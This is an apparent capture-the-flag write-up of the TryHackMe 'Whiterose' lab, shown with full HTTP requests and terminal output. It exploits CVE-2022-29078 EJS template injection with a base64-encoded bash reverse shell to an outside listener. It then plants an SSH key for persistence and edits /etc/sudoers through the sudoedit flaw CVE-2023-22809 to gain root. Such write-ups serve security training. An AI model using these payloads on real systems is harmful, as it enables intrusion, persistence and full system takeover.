
So this error here just says node_modules so we were correct in our guess

```
password is not defined<br>
 &amp;nbsp; &amp;nbsp;at eval
(&amp;quot;/home/web/app/views/settings.ejs&amp;quot;:27:8)<br
>
 &amp;nbsp; &amp;nbsp;at settings
(/home/web/app/node_modules/ejs/lib/ejs.js:692:17)<br>
 &amp;nbsp; &amp;nbsp;at tryHandleCache
(/home/web/app/node_modules/ejs/lib/ejs.js:272:36)<br>
 &amp;nbsp; &amp;nbsp;at View.exports.renderFile [as engine]
(/home/web/app/node_modules/ejs/lib/ejs.js:489:10)<br>
 &amp;nbsp; &amp;nbsp;at View.render
(/home/web/app/node_modules/express/lib/view.js:135:8)
<br>
 &amp;nbsp; &amp;nbsp;at tryRender
(/home/web/app/node_modules/express/lib/application.js
```


Also another thing from the error its ejs all over it like

`/home/web/app/views/settings.ejs` indicating that it is using embedded js template

Lets find exploit for this



Lets see this CVE here
Found the exploit here : https://github.com/miko550/CVE-2022-29078



Lets test it with sleep command im assuming that it is blind

Payload :

```
settings[view options]
[outputFunctionName]=x;process.mainModule.require('child_process').execSync(
'sleep 10');s
```

Request

Pretty Raw Hex


```
1  POST /settings HTTP/1.1
2  Host: admin.cyprusbank.thm
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 139
9  Origin: http://admin.cyprusbank.thm
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://admin.cyprusbank.thm/settings
13 Cookie: connect.sid=
   s%3AZuSabapI9NEdZxKjXquLWP3zx6RjnpAM.J1n0Jz20Bf0gkg5EaArQYXUVOTUCpsCP
   %2B6%2FiF04G5NE
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 name=test&password=test&settings[view
   options][outputFunctionName]=x;process.mainModule.require('child_proc
   ess').execSync('sleep 10');s
18
19
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.14.0 (Ubuntu)
3  Date: Mon, 04 Nov 2024 15:46:54 GMT
4  Content-Type: text/html; charset=utf-8
5  Connection: keep-alive
6  X-Powered-By: Express
7  ETag: W/"832-5F4sp23VdFiMe1nSPWqrX6C9Ku8"
8  Content-Length: 2098
9
10 <!DOCTYPE html>
11 <html lang="en">
12     <head>
13         <meta charset="UTF-8">
14         <meta name="viewport" content="width=device-width,
           initial-scale=1">
15         <!--<link href="global.css" rel="stylesheet">-->
16         <link href="
           https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/boots
           trap.min.css" rel="stylesheet" integrity="
           sha384-9ndCyUaIbzAi2FUVXJi0CjmCapSmO7SnpJef0486qhLnuZ2cdeRh
           O02iuK6FUUVM" crossorigin="anonymous">
17
18         <title>
               Cyprus National Bank
           </title>
19     </head>
20     <body>
21         <nav class="navbar navbar-expand navbar-dark bg-dark p-3">
```

And the time comes to a bit longer



Im assuming we do have code execution so lets start a listener here

```
~/Documents/Notes/Hands-on-Hacking/
rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Generate your shell like this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3 (0.029s)
echo 'bash -i  >& /dev/tcp/10.17.94.2/9001  0>&1     ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTcuOTQuMi85MDAxICAwPiYxICAgICAK
```

Now this is the payload u should use

```
settings[view options]
[outputFunctionName]=x;process.mainModule.require('child_process').execSync(
'echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTcuOTQuMi85MDAxICAwPiYxICAgICAK |
base64 -d | bash');s
```

Request

Pretty Raw Hex

```
1  POST /settings HTTP/1.1
2  Host: admin.cyprusbank.thm
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 219
9  Origin: http://admin.cyprusbank.thm
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://admin.cyprusbank.thm/settings
13 Cookie: connect.sid=
   s%3AZuSabapI9NEdZxKjXquLWP3zx6RjnpAM.J1n0Jz20Bf0gkg5EaArQYXUVOTUCpsCP
   %2B6%2FiFO4G5NE
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 name=test&password=test&settings[view
   options][outputFunctionName]=x;process.mainModule.require('child_proc
   ess').execSync('echo
   YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTcuOTQuMi85MDAxICAwPiYxICAgICAK |
   base64 -d | bash');s
18
19
```

And if u send this u should get your revshell like so

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3
rlwrap nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.26.187 46672
bash: cannot set terminal process group (1221): Inappropriate ioctl for device
bash: no job control in this shell
web@cyprusbank:~/app$ id                    id
id
uid=1001(web) gid=1001(web) groups=1001(web)
web@cyprusbank:~/app$
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3 (3m 6.91s)
rlwrap nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.26.187 46672
bash: cannot set terminal process group (1221): Inappropriate ioctl for device
bash: no job control in this shell
web@cyprusbank:~/app$ id                    id
id
uid=1001(web) gid=1001(web) groups=1001(web)
web@cyprusbank:~/app$ python3 --version     python3 --version
python3 --version
Python 3.6.9
web@cyprusbank:~/app$ python3 -c 'import ptypython3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
web@cyprusbank:~/app$
[1]  + 119402 suspended  rlwrap nc -lvnp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)
stty raw -echo;fg

[1]  + 119402 continued  rlwrap nc -lvnp 9001
web@cyprusbank:~/app$

web@cyprusbank:~/app$ export TERM=xterm     export TERM=xterm
export TERM=xterm
web@cyprusbank:~/app$ ls                    ls
ls
components  node_modules  package-lock.json  static
index.js    package.json  routes             views
web@cyprusbank:~/app$
```

Here is your user.txt

```
web@cyprusbank:~$ ls -al            ls -al
ls -al
total 52
drwxr-xr-x 9 web  web  4096 Apr  4  2024 .
drwxr-xr-x 3 root root 4096 Jul 16  2023 ..
drwxr-xr-x 7 web  web  4096 Jul 17  2023 app
lrwxrwxrwx 1 web  web     9 Jul 16  2023 .bash_history -> /dev/null
-rw-r--r-- 1 web  web   220 Jul 15  2023 .bash_logout
-rw-r--r-- 1 web  web  3968 Jul 15  2023 .bashrc
drwx------ 2 web  web  4096 Dec 16  2023 .cache
drwx------ 3 web  web  4096 Dec 16  2023 .gnupg
drwxr-xr-x 3 web  web  4096 Jul 16  2023 .local
drwxrwxr-x 4 web  web  4096 Jul 16  2023 .npm
drwxrwxr-x 8 web  web  4096 Jul 15  2023 .nvm
drwxrwxr-x 5 web  web  4096 Nov  4 13:58 .pm2
-rw-r--r-- 1 web  web   807 Jul 15  2023 .profile
-rw-r--r-- 1 root root   35 Jul 15  2023 user.txt
web@cyprusbank:~$
```

And we are only user on this machine lets get a proper shell here
Lets add our ssh key here

Make yours like this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±3 (0.944s)
ssh-keygen -f whiterose

Generating public/private ed25519 key pair.
Enter passphrase for "whiterose" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in whiterose
Your public key has been saved in whiterose.pub
The key fingerprint is:
SHA256:djiKS6dmXrizccughP9NlaN5jLWdLRpV5t4ceE16qFU pks@ArchBro
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|           o   E|
|         o + . * |
|        S o o * o|
| .   o X B + * o |
|. . * X = + + o  |
| o o+& o o .     |
|  o=Bo+ .        |
+----[SHA256]-----+
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±2 (0.043s)
cat whiterose.pub

       File: whiterose.pub
   1   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIApGeybyAT5BhSZpiLU0kXgDxbMwPnkTvmggN2F+L6Gx pks@ArchBro
```

Now put this in like this

```
web@cyprusbank:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIApGeybyAT5BhSZpiLU0kXgDxbMwPnkTvmggN2F+L6Gx pks@ArchBro' > .ssh/authorized_keys
kXgDxbMwPnkTvmggN2F+L6Gx pks@ArchBro' > .ssh/authorized_keysU0k
web@cyprusbank:~$ cat .ssh/authorized_keys
cat .ssh/authized_keys
cat: .ssh/authized_keys: No such file or directory
web@cyprusbank:~$ ls -al
ls -al
total 56
drwxr-xr-x 10 web  web  4096 Nov  4 16:12 .
drwxr-xr-x  3 root root 4096 Jul 16  2023 ..
drwxr-xr-x  7 web  web  4096 Jul 17  2023 app
lrwxrwxrwx  1 web  web     9 Jul 16  2023 .bash_history -> /dev/null
-rw-r--r--  1 web  web   220 Jul 15  2023 .bash_logout
-rw-r--r--  1 web  web  3968 Jul 15  2023 .bashrc
drwx------  2 web  web  4096 Dec 16  2023 .cache
drwx------  3 web  web  4096 Dec 16  2023 .gnupg
drwxr-xr-x  3 web  web  4096 Jul 16  2023 .local
drwxrwxr-x  4 web  web  4096 Jul 16  2023 .npm
drwxrwxr-x  8 web  web  4096 Jul 15  2023 .nvm
drwxrwxr-x  5 web  web  4096 Nov  4 16:08 .pm2
-rw-r--r--  1 web  web   807 Jul 15  2023 .profile
drwxr-xr-x  2 web  web  4096 Nov  4 16:12 .ssh
-rw-r--r--  1 root root   35 Jul 15  2023 user.txt
web@cyprusbank:~$ cd .ssh
cd .sshl
web@cyprusbank:~/.ssh$ls -al
ls -al
total 12
drwxr-xr-x  2 web web 4096 Nov  4 16:12 .
drwxr-xr-x 10 web web 4096 Nov  4 16:12 ..
-rw-r--r--  1 web web   93 Nov  4 16:12 authorized_keys
web@cyprusbank:~/.ssh$ cat authorized_keys
cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIApGeybyAT5BhSZpiLU0kXgDxbMwPnkTvmggN2F+L6Gx pks@ArchBro
web@cyprusbank:~/.ssh$
```

Now lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Whiterose git:(main)±5 (5.377s)
ssh -i whiterose web@cyprusbank.thm

The authenticity of host 'cyprusbank.thm (10.10.144.3)' can't be established.
ED25519 key fingerprint is SHA256:R2ohXAwMBoqcKiGpgh8KdowReGyFMwRTTrjZ4NbdbKw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cyprusbank.thm' (ED25519) to the list of known hosts.
```

```
web@cyprusbank:~ (0.219s)
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Nov  4 16:13:42 UTC 2024

  System load:  0.02              Processes:           98
  Usage of /:   50.6% of 9.75GB   Users logged in:     0
  Memory usage: 47%               IP address for eth0: 10.10.144.3
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

101 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at
https://ubuntu.com/18-04
```

```
web@cyprusbank ~
```

Vertical PrivEsc

Lets check the sudo permissions here

```
web@cyprusbank ~ (0.417s)
sudo -l

Matching Defaults entries for web on cyprusbank:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User web may run the following commands on cyprusbank:
    (root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
```

Lets find an exploit for this
Found this one : https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/sudoedit-privilege-escalation/

Exploitation (CVE-2023-22809)

```
export EDITOR="vim -- /etc/sudoers"
sudoedit /opt/example.txt
```

In vim editor, add the following line in `/etc/sudoers`.
Assume the current username is "john"

```
john ALL=(ALL:ALL) ALL
```

After that, we can escalate to root privilege.

```
sudo su root
```

Lets follow the steps i guess

```
web@cyprusbank:~ (0.211s)
export EDITOR="vim -- /etc/sudoers"
```

Now lets run this sudo command and give us all the sudo permissions here

```
##
## User privilege specification
##
root ALL=(ALL:ALL) ALL
web ALL=(ALL:ALL) NOPASSWD: ALL
```

Now lets save this

```
web@cyprusbank ~ (58.334s)
sudo sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm

sudo: sudoedit doesn't need to be run via sudo
sudo: --: editing files in a writable directory is not permitted
2 files to edit
sudo: /etc/nginx/sites-available/admin.cyprusbank.thm unchanged
```

Now lets check the sudo permissions here

```
web@cyprusbank ~ (0.329s)
sudo -l

Matching Defaults entries for web on cyprusbank:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User web may run the following commands on cyprusbank:
    (ALL : ALL) NOPASSWD: ALL
    (root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
```

Now lets get root

```
web@cyprusbank ~

sudo su

root@cyprusbank:/home/web# id
uid=0(root) gid=0(root) groups=0(root)
root@cyprusbank:/home/web#
```

And here is your root.txt

```
web@cyprusbank ~
sudo su

root@cyprusbank:/home/web# id
uid=0(root) gid=0(root) groups=0(root)
root@cyprusbank:/home/web#
root@cyprusbank:/home/web#
root@cyprusbank:/home/web# cd
root@cyprusbank:~# ls -al
total 40
drwx------  6 root root 4096 Apr  4  2024 .
drwxr-xr-x 23 root root 4096 Jul 12  2023 ..
lrwxrwxrwx  1 root root    9 Jul 16  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Jul 16  2023 .cache
-rwxr-xr-x  1 root root  156 Apr  4  2024 clean.sh
drwx------  3 root root 4096 Jul 16  2023 .gnupg
drwxr-xr-x  3 root root 4096 Jul 16  2023 .local
drwxr-xr-x  5 root root 4096 Apr  4  2024 .pm2
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   21 Jul 15  2023 root.txt
root@cyprusbank:~#
```

Thanks for reading :)